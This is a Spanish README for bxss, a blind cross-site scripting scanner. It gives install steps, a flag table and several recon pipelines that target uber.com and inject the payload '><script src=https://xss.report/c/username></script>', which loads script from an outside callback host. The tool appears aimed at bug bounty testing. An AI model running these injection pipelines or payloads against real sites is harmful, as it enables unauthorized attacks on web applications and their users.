ethicalhackingplayground/bxss
Blind XSS Scanner es una herramienta que se puede utilizar para escanear vulnerabilidades de XSS ciego en aplicaciones web.



Bxss es un escáner de XSS ciego de alto rendimiento que automatiza la detección de vulnerabilidades de XSS ciego en aplicaciones web.
Estamos trabajando activamente en integrar un pool de workers basado en Chromium para mejorar el rendimiento de bxss en dispositivos de bajos recursos.
Esta característica permitirá que tareas intensivas en recursos, como la detección de XSS basado en DOM o la inspección de payloads tras el disparo, sean descargadas a instancias ligeras de Chromium gestionadas a través de un pool. Al distribuir la carga de trabajo entre múltiples contextos de navegador headless de manera controlada y eficiente, bxss seguirá siendo receptivo y utilizable incluso en máquinas de especificaciones más bajas.
Esto hará que bxss no solo sea potente sino también altamente accesible, independientemente de las limitaciones del sistema.
go install -v github.com/ethicalhackingplayground/bxss/v2/cmd/bxss@latest
| Argumento | Descripción | Por defecto |
|---|---|---|
-a | Agregar el payload al parámetro | false |
-c int | Establecer el nivel de concurrencia | 30 |
-H string | Establecer una cabecera personalizada | "" |
-hf string | Ruta al archivo con cabeceras | "" |
-p string | El payload de XSS ciego | "" |
-pf string | Ruta al archivo con payloads | "" |
-t | Probar parámetros para XSS ciego | false |
-X string | Método HTTP a utilizar | "" |
-v | Habilitar modo depuración | false |
-rl float | Límite de velocidad (solicitudes por segundo) | 0 |
-f | Seguir redirecciones | false |
-l | Habilitar Modo de Rastreo (experimental) | false |

El Modo de Rastreo es una característica experimental que te permite rastrear dónde se disparó el BlindXSS; algunas plataformas de BlindXSS de terceros como https://xss.report/ te permiten especificar parámetros personalizados en tus payloads, esto te permite rastrear dónde se disparó el BlindXSS. Por ejemplo, si especificas el parámetro url=https://somehost.com en tu payload, la herramienta usará el payload
'"><script src=https://xss.report/c/username?url=https://somehost.com></script>'
para las pruebas y, al dispararse, podrás inspeccionar el DOM y ver desde qué host se disparó el BlindXSS.

Asegúrate de que al asignar parámetros personalizados en tu panel asignes url={LINK} para que bxss pueda reemplazar automáticamente {LINK} con la URL real.
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
subfinder -d uber.com \
| gau \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "X-Forwarded-For"
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
curl -X GET -H "Authorization: Bearer <Token>" \
-H "X-Secret-Key: <Secret>" \
https://dorki.attaxa.com/api/search?q=site:example.com -s \
| jq -r .[][].url \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>'
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t \
-rl 10
Para dorking avanzado y exploración de vulnerabilidades, echa un vistazo a Dorki y ¡regístrate hoy!
Si obtienes un bounty usando esta herramienta, ¡considera apoyarme comprándome un café!